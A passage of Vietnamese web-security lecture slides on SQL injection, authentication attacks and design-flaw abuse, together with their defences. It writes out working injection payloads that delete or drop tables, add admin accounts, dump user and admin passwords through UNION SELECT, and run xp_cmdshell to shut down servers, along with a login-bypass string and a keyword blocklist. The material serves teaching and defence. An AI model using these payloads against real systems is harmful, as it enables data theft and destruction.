- ❖ Sử dụng Stored Procedure thay cho câu truy vấn sql trực tiếp:

```
Create Procedure sp_accountLogin
```

```
@username varchar(15),
```

```
@passwd varchar(15)
```

```
AS
```

```
SELECT * FROM tbl_accounts
```

```
WHERE (username = @username) AND (passwd = @passwd)
```

```
GO
```

- ❖ Ưu điểm:

- Stored Procedure được lưu trong CSDL nên nhanh hơn
- Hạn chế đến tối thiểu tấn công chèn mã

2.3 Chèn mã SQL – Vượt qua xác thực người dùng

❖ Gọi thủ tục sp_accountLogin từ mã asp:

Dim cmd, rsLogin

' tạo đối tượng cmd, gán thủ tục, truyền tham số và thực hiện

set cmd = server.CreateObject("ADODB.command")

cmd.ActiveConnection = conn

cmd.CommandType = adcmdstoredproc

cmd.CommandText = " sp_accountLogin"

cmd.Parameters.Append cmd.CreateParameter("",adVarchar,adParamInput,15,username)

cmd.Parameters.Append cmd.CreateParameter("", adVarchar,adParamInput,15,passwd)

set rsLogin = cmd.execute

set cmd=nothing

2.3 Chèn mã SQL – Sửa đổi, hoặc xóa dữ liệu

❖ Ví dụ: form HTML tìm kiếm sản phẩm:

```
<form method="post" action="/test_sql.asp">
```

Nhập tên sản phẩm: <input type="text" name="keyword">

<input type="submit" name="search" value="Search">

```
</form>
```

2.3 Chèn mã SQL – Sửa đổi, hoặc xóa dữ liệu

Mã asp xử lý tìm kiếm trong file test_sql.asp:

```
<%  
' giả thiết đã kết nối với CSDL SQL server qua connection conn  
' và bảng tbl_products lưu thông tin sản phẩm  
Dim keyword, sqlString, rsSearch  
' lấy dữ liệu từ form  
keyword = Request.Form(" keyword")  
' tạo và thực hiện câu truy vấn sql  
sqlString = "SELECT * FROM tbl_products WHERE product_name like '%" & keyword & "%"  
set rsSearch = conn.execute(sqlString)  
if (NOT rsSearch.eof()) then  
    ' hiển thị danh sách các sản phẩm  
else  
    ' thông báo không tìm thấy sản phẩm  
end if  
%>
```

2.3 Chèn mã SQL – Sửa đổi, hoặc xóa dữ liệu

❖ Phân tích:

- Nếu người dùng nhập **Samsung Galaxy S4** vào trường keyword của form, mã asp hoạt động đúng:

- Nếu tìm thấy → hiển thị kết quả tìm kiếm;
- Nếu không tìm thấy → thông báo không tìm thấy sản phẩm.

- Nếu người dùng nhập **Samsung Galaxy S4';DELETE FROM tbl_products;--** vào trường keyword của form, mã asp hoạt động sai:

- Chuỗi chứa câu truy vấn SQL trở thành:

`SELECT * FROM tbl_products WHERE keyword like '%Samsung Galaxy S4';DELETE FROM tbl_products;--'`

Câu truy vấn mới gồm 2 lệnh SQL: câu lệnh tìm kiếm sản phẩm **Samsung Galaxy S4** và câu lệnh xóa tất cả các sản phẩm trong bảng `tbl_products`. Sở dĩ kẻ tấn công có thể làm được điều này do SQL server cho phép chạy nhiều lệnh SQL và dùng dấu `;` để ngăn cách các lệnh. Ký hiệu `--` dùng để hủy tác dụng của phần lệnh còn lại nếu có.

2.3 Chèn mã SQL – Sửa đổi, hoặc xóa dữ liệu

❖ Phân tích:

- Bằng thủ thuật tương tự, kẻ tấn công có thể thay lệnh DELETE bằng lệnh UPDATE hoặc INSERT để xóa hoặc chèn dữ liệu.

- Cập nhật mật khẩu của người quản trị:

```
Galaxy S4';UPDATE tbl_administrators SET password=abc123  
WHERE username = 'admin';--
```

- Chèn thêm bản ghi:

```
Galaxy S4';INSERT INTO tbl_administrators (username, password)  
VALUES ('attacker', 'abc12345');--
```

- Xóa cả bảng dữ liệu:

```
Galaxy S4';DROP TABLE tbl_products;--
```

2.3 Chèn mã SQL – Đánh cắp các thông tin trong CSDL

- ❖ Lỗi chèn mã SQL có thể cho phép tin tặc đánh cắp dữ liệu nhạy cảm trong CSDL thông qua 1 số bước:
 - Tìm lỗi chèn mã SQL và thăm dò các thông tin về CSDL:
 - Phiên bản máy chủ CSDL: nhập các câu lệnh lỗi và kiểm tra thông báo lỗi; hoặc sử dụng @@version trong union select.
 - Thông tin về tên các bảng, trường trong CSDL
 - Sử dụng lệnh ghép UNION SELECT để ghép các thông tin định trích xuất vào câu query hiện tại của ứng dụng.
- ❖ Ví dụ: form tìm kiếm sản phẩm có lỗi chèn mã SQL với câu lệnh tìm kiếm:
`SELECT * FROM tbl_products`
`WHERE product_name like '%' + keyword + '%'`
với keyword là từ khóa người dùng cung cấp từ form.

2.3 Chèn mã SQL – Đánh cắp các thông tin trong CSDL

❖ Tìm thông tin về máy chủ CSDL:

- Tìm số trường (số cột) của câu truy vấn hiện tại. Sử dụng 1 trong 2 cách:
 - Sử dụng lệnh UNION [ALL] SELECT để tìm số cột trong lệnh truy vấn hiện tại: gõ chuỗi tìm kiếm:
samsung%' union all select '1', '2', '3', '4' --
Thay đổi (tăng, giảm số trường) cho đến khi thấy hiển thị giá trị 1, 2,... → đã tìm đúng số cột trong lệnh truy vấn hiện tại.
 - Sử dụng ORDER BY <column_number> để tìm số trường
samsung%' ORDER BY 5 ASC | DESC
Tăng giảm số thứ tự trường để tìm số trường. Khi kết quả hiển thị và được sắp xếp đúng → số trường tìm đã đúng.
- Sử dụng @@version hoặc version() tùy theo phiên bản máy chủ CSDL đưa vào union select để lấy thông tin về máy chủ CSDL:
samsung%' union select @@version, '2' --

2.3 Chèn mã SQL – Đánh cắp các thông tin trong CSDL

❖ Lấy thông tin về các bảng trong CSDL:

- Nhập chuỗi tìm kiếm:

samsung'

union select name, object_id from sys.objects where type='u' --

Bảng sys.objects chứa danh sách các bảng kèm thuộc tính; 'u' là kiểu bảng do người dùng tạo; name chứa tên đối tượng (bảng) và object_id là mã số đối tượng.

❖ Lấy thông tin về các trường trong một bảng:

- Nhập chuỗi tìm kiếm:

samsung'

union select name, 0 from sys.columns where object_id = <mã số bảng> --

trong đó <mã số bảng> lấy từ cột object_id ở trên.

2.3 Chèn mã SQL – Đánh cắp các thông tin trong CSDL

❖ Lấy thông tin từ một bảng đã biết tên và các trường:

- Nhập chuỗi tìm kiếm:

samsung' union select username+'-'+password, 0 from tbl_users --
→ lấy danh sách tên truy nhập và mật khẩu của tất cả các users

- Nhập chuỗi tìm kiếm:

samsung' union select username+'-'+password, 0
from tbl_administrators --

→ lấy danh sách tên truy nhập và mật khẩu của tất cả các admins.

- Tin tặc có thể đánh cắp gần như mọi thông tin trong CSDL.

2.3 Chèn mã SQL – Chiếm quyền điều khiển hệ thống

- ❖ Khả năng máy chủ web bị chiếm quyền điều khiển xảy ra khi website và CSDL của nó tồn tại 2 lỗ hổng:
 - Lỗ hổng cho phép tấn công chèn mã SQL;
 - Lỗ hổng thiết lập quyền truy nhập – sử dụng người dùng có quyền quản trị để truy nhập và thao tác dữ liệu website.

2.3 Chèn mã SQL – Chiếm quyền điều khiển hệ thống

- ❖ Tin tặc có thể chèn mã để chạy các thủ tục hệ thống cho phép can thiệp vào hệ quản trị CSDL và hệ điều hành. Ví dụ, MS SQL cung cấp các thủ tục hệ mở rộng:
- `sp_send_dbmail`: cho phép gửi email từ CSDL.
 - `xp_cmdshell`: cho phép chạy các lệnh và chương trình cài đặt trên HĐH windows. VD:
 - `EXEC xp_cmdshell 'dir *.exe'`
 - `EXEC xp_cmdshell 'shutdown /s /t 00'` → tắt máy chủ chạy CSDL
 - `EXEC xp_cmdshell 'net stop W3SVC'` → dừng hoạt động máy chủ web
 - `EXEC xp_cmdshell 'net stop MSSQLSERVER'` → dừng hoạt động máy chủ CSDL

2.3 Chèn mã SQL – Chiếm quyền điều khiển hệ thống

❖ Ngoài ra, tin tặc có thể thực hiện các thao tác nguy hiểm đến CSDL nếu có quyền của người quản trị CSDL hoặc quản trị hệ thống, như:

- Xóa cả bảng: DROP TABLE <tên bảng>
- Xóa cả bảng: DROP DATABASE <tên CSDL>
- Tạo 1 tài khoản mới: sp_addlogin <username> <password>
- Đổi mật khẩu: sp_password <password>

2.3 Chèn mã SQL – Phòng chống

- ❖ Các biện pháp phòng chống tấn công chèn mã SQL:
 - Các biện pháp phòng chống dựa trên kiểm tra và lọc dữ liệu đầu vào;
 - Các biện pháp phòng chống dựa trên việc sử dụng thủ tục (stored procedures) trong CSDL;
 - Các biện pháp phòng chống dựa trên thiết lập quyền truy nhập người dùng cho phù hợp;
 - Chủ động sử dụng công cụ rà quét lỗ hổng bảo mật để rà quét tìm các lỗ hổng và khắc phục.

2.3 Chèn mã SQL – Phòng chống

- ❖ Các biện pháp phòng chống dựa trên kiểm tra và lọc dữ liệu đầu vào:
 - Kiểm tra tất cả các dữ liệu đầu vào, đặc biệt dữ liệu nhập từ người dùng và từ các nguồn không tin cậy;
 - Kiểm tra định dạng và kích thước dữ liệu đầu vào;
 - Tạo các bộ lọc để lọc bỏ các ký tự đặc biệt và các từ khóa của các ngôn ngữ trong các trường hợp cần thiết mà kẻ tấn công có thể sử dụng:
 - Các ký tự đặc biệt: *, ', =, --
 - Các từ khóa: SELECT, INSERT, UPDATE, DELETE, DROP,....

2.3 Chèn mã SQL – Phòng chống

- ❖ Các biện pháp phòng chống dựa trên việc sử dụng thủ tục (stored procedures) trong CSDL:
 - Đưa tất cả các câu truy vấn (SELECT) và cập nhật, sửa xóa dữ liệu (INSERT, UPDATE, DELETE) vào thủ tục; dữ liệu truyền vào thủ tục thông qua các tham số → tách dữ liệu khỏi mã, giúp hạn ngăn chặn hiệu quả tấn công chèn mã SQL.
 - Hạn chế thực hiện các câu lệnh SQL động trong thủ tục.
- ❖ Cấm hoặc vô hiệu hóa (disable) việc thực hiện các thủ tục hệ thống – các thủ tục CSDL có sẵn cho phép can thiệp vào hệ quản trị CSDL và hệ điều hành nền.
 - Các Extended/system Stored Procedures trong MS-SQL như xp_cmdshell cho phép chạy lệnh của hệ điều hành.

2.3 Chèn mã SQL – Phòng chống

- ❖ Các biện pháp phòng chống dựa trên thiết lập quyền truy nhập người dùng cho phù hợp:
 - Không sử dụng người dùng có quyền system admin hoặc database owner làm người dùng truy cập dữ liệu;
 - Ví dụ: không dùng user sa (MS-SQL) hoặc root (MySQL) làm user truy cập dữ liệu. Chỉ dùng các user này cho mục đích quản trị.
 - Chia nhóm người dùng, chỉ cấp quyền vừa đủ để truy cập các bảng biểu, thực hiện câu truy vấn và chạy các thủ tục.
 - Tốt nhất, không cấp quyền thực hiện các câu truy vấn, cập nhật, sửa, xóa trực tiếp dữ liệu; Thủ tục hóa tất cả các câu lệnh và chỉ cấp quyền thực hiện thủ tục.

2.3 Chèn mã SQL – Công cụ kiểm tra và tấn công

- ❖ SQLmap (có thể tải từ trang sqlmap.org) là một công cụ mã mở miễn phí viết bằng Python:
 - Cho phép kiểm tra website tìm lỗi chèn mã SQL
 - Cho phép khai thác lỗi để điều khiển máy chủ CSDL
 - Hỗ trợ hầu hết các máy chủ quản trị CSDL hiện nay: MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase và SAP MaxDB.

2.4 Tấn công vào các cơ chế xác thực

- ❖ Tấn công vào các cơ chế xác thực (Authentication attacks) là các loại tấn công vào khâu xác thực thông tin định danh người dùng (User authentication) và trao quyền cho người dùng (User authorization);
 - Xác thực (authentication) trong một mức độ nào đó nhằm xác minh thông tin nhận dạng của một cá nhân hoặc một thực thể;
 - Trao quyền (authorisation) xác định các quyền truy nhập vào các đối tượng, tài nguyên mà người dùng được cấp, sau khi người dùng đã được xác thực.
- ❖ Để phá được cơ chế xác thực, kẻ tấn công có 2 lựa chọn:
 - Đánh cắp mật khẩu;
 - Bỏ qua khâu xác thực.

2.4 Tấn công vào các cơ chế xác thực

❖ Các dạng tấn công vào các cơ chế xác thực

- Phát lại chuỗi định danh phiên
- Vét cạn
- Nghe lén
- Khởi tạo lại mật khẩu
- XSS / SQL Injection

2.4 Tấn công vào các cơ chế xác thực

❖ Các biện pháp phòng chống

- Bảo vệ cookie của phiên
- Sử dụng các cơ chế xác thực an toàn
- Yêu cầu người dùng tham gia và làm phiền người dùng
- Sử dụng ngưỡng
- Phòng chống phishing
- Bảo vệ mật khẩu.

2.4.1 Các dạng tấn công vào các cơ chế xác thực

❖ Phát lại chuỗi định danh phiên (Replaying the Session Token):

- Giao thức HTTP không hỗ trợ phiên (session) làm việc;
- Tuy nhiên, đa số các máy chủ hỗ trợ phiên làm việc bằng việc sử dụng cookie để nhận dạng người dùng;
 - Cookie là một mẫu thông tin mà máy chủ web lưu lên trình duyệt.
 - Cookie có thể lưu thông tin về phiên như ID của phiên và các thông tin xác thực người dùng.
- Các phiên làm việc có thể được xác thực bằng 1 tên người dùng (username) và một mật khẩu (password).
- Kẻ tấn công có thể đánh cắp thông tin xác thực và giả danh người dùng để đăng nhập vào hệ thống.

2.4.1 Các dạng tấn công vào các cơ chế xác thực

❖ Phát lại chuỗi định danh phiên (Replaying the Session Token):

- Kẻ tấn công có thể đánh cắp thông tin xác thực sử dụng:
 - Tấn công XSS để đánh cắp cookie

``

- Tấn công CSRF để khai thác vấn đề xác thực yếu người dùng đang trong phiên làm việc
- Tấn công SQL Injection để đánh cắp thông tin về phiên trong các trường hợp trang web lưu thông tin về phiên trong CSDL;

2.4.1 Các dạng tấn công vào các cơ chế xác thực

❖ Tấn công vét cạn (Brute force):

- Sử dụng kiểu quét/thử tất cả các trường hợp để tìm tên người dùng và mật khẩu
- Tín hiệu thành công hoặc thất bại trong vét cạn tìm mật khẩu:
 - Có thể dựa trên thông báo lỗi của hệ thống đăng nhập:
 - Invalid username and password → sai cả username và password
 - Invalid password → chỉ sai password, còn username đã đúng
 - Hoặc dựa vào thời gian xử lý:
 - Nếu không tìm thấy username → thời gian tìm kiếm thường dài hơn do phải quét hết danh sách;
 - Nếu tìm thấy username → thời gian tìm kiếm thường ngắn hơn do không phải quét hết danh sách.


2.4.1 Các dạng tấn công vào các cơ chế xác thực

❖ Nghe lén (Sniffing):

- Chặn bắt traffic truyền qua card mạng hoặc các thiết bị mạng như router hoặc switch để phân tích lấy thông tin nhạy cảm;
- Các mạng WLAN dễ bị nghe lén hơn do môi trường truyền tin hiệu qua không khí.
- Traffic HTTP có thể dễ dàng bị nghe lén do không được mã hóa;
- Một số công cụ nghe trộm điển hình:
 - Tcpdump
 - Wireshark
 - Pcap/Wincap
 - Firesheep plugin (<http://codebutler.github.com/firesheep/>): plug-in đính vào trình duyệt.

2.4.1 Các dạng tấn công vào các cơ chế xác thực

❖ Nghe lén (Sniffing) bằng Tcpcdump:



```
0x0430: 3439 3835 3031 2537 4356 5775 414d 4843 498501%7CVWuAMHC
0x0440: 6649 3135 626c 386f 314f 3554 4931 4159 fI15bl8o105TI1AY
0x0450: 7677 5634 2533 443b 2074 776c 6c3d 6c25 vwV4%3D;.twll=l%
0x0460: 3344 3133 3038 3738 3737 3431 3b20 6175 3D13087877741;.au
0x0470: 7468 5f74 6f6b 656e 3d30 3231 6436 6632 th_token=021d6f2
0x0480: 3332 3530 6330 3265 3663 6131 6639 3065 3250c02e6ca1f90e
0x0490: 3161 3038 3763 3236 6631 6130 6138 3866 1a087c26f1a0a88f
0x04a0: 633b 206b 3d36 342e 3339 2e31 3039 2e35 c;.k=64.39.109.5
0x04b0: 2e31 3330 3833 3534 3132 3836 3033 3230 .130835412860320
0x04c0: 353b 205f 5f75 746d 7a3d 3433 3833 3833 5;.__utmz=438383
0x04d0: 3638 2e31 3330 3632 3230 3532 352e 3532 68.1306220525.52
0x04e0: 2e31 2e75 746d 6373 723d 2864 6972 6563 .1.utmcsr=(direc
0x04f0: 7429 7c75 746d 6363 6e3d 2864 6972 6563 t)|utmccn=(direc
0x0500: 7429 7c75 746d 636d 643d 286e 6f6e 6529 t)|utmcmd=(none)
0x0510: 3b20 6c61 6e67 3d65 6e3b 206a 733d 313b ;.lang=en;.js=1;
0x0520: 206f 7269 6769 6e61 6c5f 7265 6665 7265 .original_refere
```

2.4.1 Các dạng tấn công vào các cơ chế xác thực

❖ Nghe lén (Sniffing) bằng Firesheep:



2.4.1 Các dạng tấn công vào các cơ chế xác thực

❖ Khởi tạo lại mật khẩu (Password resetting):

- Nhiều website hỗ trợ người dùng khởi tạo lại mật khẩu nếu họ quên;
- Một số phương pháp khởi tạo mật khẩu:
 - Gửi password ở dạng rõ cho người dùng qua email: không nên dùng do dễ bị nghe trộm;
 - Cung cấp một cơ chế xác thực bằng các câu hỏi an ninh và thông tin cá nhân;
 - Gửi 1 link vào hộp thư người dùng cho phép người dùng khởi tạo lại mật khẩu: nên giới hạn thời gian sống của link.
- Kẻ tấn công có thể:
 - Nghe trộm để đánh cắp các thông tin xác thực phụ, hoặc mật khẩu nếu được gửi dưới dạng rõ.
 - Nghe trộm để đánh cắp link cho phép khởi tạo lại mật khẩu và thực hiện đổi mật khẩu của người dùng.

2.4.1 Các dạng tấn công vào các cơ chế xác thực

❖ Tấn công XSS:

- Với các website có tồn tại lỗi XSS, kẻ tấn công có thể đánh cắp thông tin phiên làm việc, cookie chứa thông tin xác thực người dùng.

❖ Tấn công SQL Injection:

- Với các website có tồn tại lỗi SQL Injection, kẻ tấn công có thể chèn mã SQL để:
 - Đăng nhập không cần mật khẩu;

```
SELECT * FROM users_table WHERE username='pink' AND password='a'OR  
8!=9;-- '
```

- Đăng nhập không cần tên truy nhập và mật khẩu.

2.4.2 Các biện pháp p.chống t.công các cơ chế xác thực

❖ Bảo vệ cookie:

- Hạn chế việc chuyển cookie qua kênh không mã hóa;
- Xác định rõ thời gian hết hạn của cookie. Hạn chế các cookie tồn tại lâu dài;
- Sử dụng tính năng "Remember Me", "Remember Password" một cách hợp lý;
- Với các tính năng quan trọng, luôn yêu cầu người dùng phải xác thực lại.
- Với các cookie lưu thông tin định danh, cần được mã hóa bằng các hàm băm có khóa (HMAC).


2.4.2 Các biện pháp p.chống t.công các cơ chế xác thực

❖ Sử dụng các cơ chế xác thực an toàn:

- Nên sử dụng SSL/TLS để truyền thông tin xác thực;
- Sử dụng mật khẩu dưới dạng mã hóa (hash);
- Sử dụng mật khẩu 1 lần (OTP) hoặc giao thức xác thực thách thức – trả lời (Challenge-Response);
- Sử dụng OAuth: giao thức OAuth nhằm tạo 1 chuẩn xác thực, cho phép tạo chuỗi xác thực từ tên truy nhập và mật khẩu. Người dùng chỉ cần cung cấp tên truy nhập và mật khẩu 1 lần cho máy chủ xác thực và được cấp 1 chuỗi xác thực – được dùng để xác thực người dùng với các máy chủ dịch vụ;
- OpenID: OpenID (<http://openid.net>) cho phép 1 site sử dụng cơ chế xác thực của 1 bên thứ 3 tin cậy;
 - Hệ thống không phải lưu tên truy nhập và mật khẩu, và cài đặt cơ chế xác thực.

2.4.2 Các biện pháp p.chống t.công các cơ chế xác thực

❖ Sử dụng các cơ chế xác thực an toàn: OpenID



2.4.2 Các biện pháp p.chống t.công các cơ chế xác thực

❖ Yêu cầu người dùng tham gia:

- Thông báo cho người dùng về các sự kiện quan trọng, các hành động nhạy cảm có liên quan đến tài khoản của họ:
 - Lần đăng nhập gần nhất;
 - Đăng nhập ở vị trí/địa điểm không thường xuyên;
 - Đăng nhập sai nhiều lần;
- Luôn yêu cầu người dùng xác thực lại trong các trường hợp:
 - Đổi mật khẩu;
 - Cập nhật thông tin cá nhân,...

2.4.2 Các biện pháp p.chống t.công các cơ chế xác thực

❖ Làm phiền người dùng:

- Sử dụng CAPTCHA (Completely Automated Public Turing Computers and Humans Apart).

Prove you're not a robot

☐ Skip this verification (phone verification may be required)

83658832

7

Type the text:

↺ 🔊 ?

2.4.2 Các biện pháp p.chống t.công các cơ chế xác thực

❖ Sử dụng ngưỡng:

- Hạn chế số lần đăng nhập sai từ một địa chỉ IP:
 - Nếu 1 user đăng nhập sai 3 lần từ 1 địa chỉ IP trong vòng 10 phút → khóa trong 1 giờ.
 - Nếu 1 user đăng nhập sai 5 lần từ 1 địa chỉ IP trong vòng 2 giờ → khóa trong 1 ngày.

❖ Ghi logs xác thực/truy nhập:

- Ghi logs xác thực thành công/không thành công.

2.4.2 Các biện pháp p.chống t.công các cơ chế xác thực

- ❖ Phòng chống Phishing: hiển thị rõ tên, logo, sử dụng chứng chỉ số SSL/TLS;
- ❖ Bảo vệ mật khẩu:
 - Không tiết lộ mật khẩu;
 - Sử dụng cơ chế đảm bảo độ khó mật khẩu và đổi mật khẩu định kỳ.

2.5 Tấn công lợi dụng các khiếm khuyết thiết kế

- ❖ Các tấn công vào logic xử lý của website thường không dựa vào các kỹ thuật đã biết trước;
 - Thường không tồn tại công cụ, kỹ thuật rà quét để phát hiện các lỗi trong thiết kế hoặc logic xử lý.
- ❖ Các tấn công vào logic xử lý đòi hỏi phải có hiểu biết sâu sắc về kiến trúc, các thành phần và lưu trình xử lý, từ đó, kẻ tấn công tìm được lỗi thiết kế giúp:
 - Vượt qua các lớp xác thực và trao quyền;
 - Đánh cắp các thông tin nhạy cảm.
- ❖ Mỗi tấn công vào logic xử lý của website có đặc thù riêng và thường không thể áp dụng cho nhiều website khác nhau.

2.5 Tấn công lợi dụng các khiếm khuyết thiết kế

- ❖ Một số dạng tấn công vào logic và thiết kế
 - Lạm dụng lưu trình xử lý (workflows)
 - Khai thác các lỗi trong chính sách và áp dụng
 - Các mẫu thiết kế không an toàn
 - Các lỗi cài đặt mã hóa

2.5 Tấn công lợi dụng các khiếm khuyết thiết kế

❖ Lạm dụng lưu trình xử lý (workflows):

- Lưu trình xử lý (workflows) thường gồm một tập các bước/yêu cầu theo một trật tự xác định trước;
- Lưu trình xử lý có thể bị lạm dụng theo nhiều cách khác nhau, như nhập thẻ giảm giá (coupon) nhiều lần để được giảm giá nhiều hơn, thậm chí giá âm nếu site có lỗi. Kẻ tấn công có thể test site rất kỹ để tìm ra lỗi trong lưu trình xử lý và lạm dụng.
- Một số dạng:
 - Đổi yêu cầu từ POST sang GET hoặc ngược lại để thay đổi cách xử lý;
 - Bỏ qua các bước xác thực hoặc kiểm tra tính hợp lệ của dữ liệu;
 - Lặp đi lặp lại một bước hoặc 1 tập các bước xử lý;
 - Thực hiện các bước không theo trật tự thiết kế;
 - Thực hiện các hành động mà "người dùng thường không làm vì chúng không có nghĩa".

2.5 Tấn công lợi dụng các khiếm khuyết thiết kế

❖ Khai thác các lỗi trong chính sách và áp dụng:

- Các chính sách (policies) định nghĩa các tài sản (assets) cần được bảo vệ thế nào và các thủ tục (procedures) được thực thi thế nào;
- Một website tuân thủ chặt chẽ các chính sách bảo mật vẫn có thể không an toàn;
 - Có lỗi trong chính sách (policies) và áp dụng chính sách (practices).
- Tội phạm có mục đích tài chính trải rộng từ những người cơ hội đơn thuần đến tội phạm chuyên nghiệp:
 - Kẻ tội phạm cảnh giác cao thường không lấy đến đồng tiền cuối cùng của tài khoản chúng chiếm được;
 - Thách thức lớn nhất đối với tội phạm là làm sao để chuyển tiền ảo, con số ở tài khoản ngân hàng chúng chiếm được thành tiền mặt;
 - Một số dùng tiền ở tài khoản để đấu giá các sản phẩm thông thường với giá cao ngất ngưởng;
 - Số khác thì sử dụng các tài khoản tiền số trung gian để chuyển thành tiền mặt.

2.5 Tấn công lợi dụng các khiếm khuyết thiết kế

❖ Khai thác các lỗi trong chính sách và áp dụng:

- Để hạn chế các hoạt động tội phạm và rửa tiền, chính phủ Mỹ yêu cầu tất cả các tổ chức tài chính ngân hàng phải lưu lại các giao dịch có giá trị từ 10.000 USD trở lên để xem xét các hoạt động khả nghi;
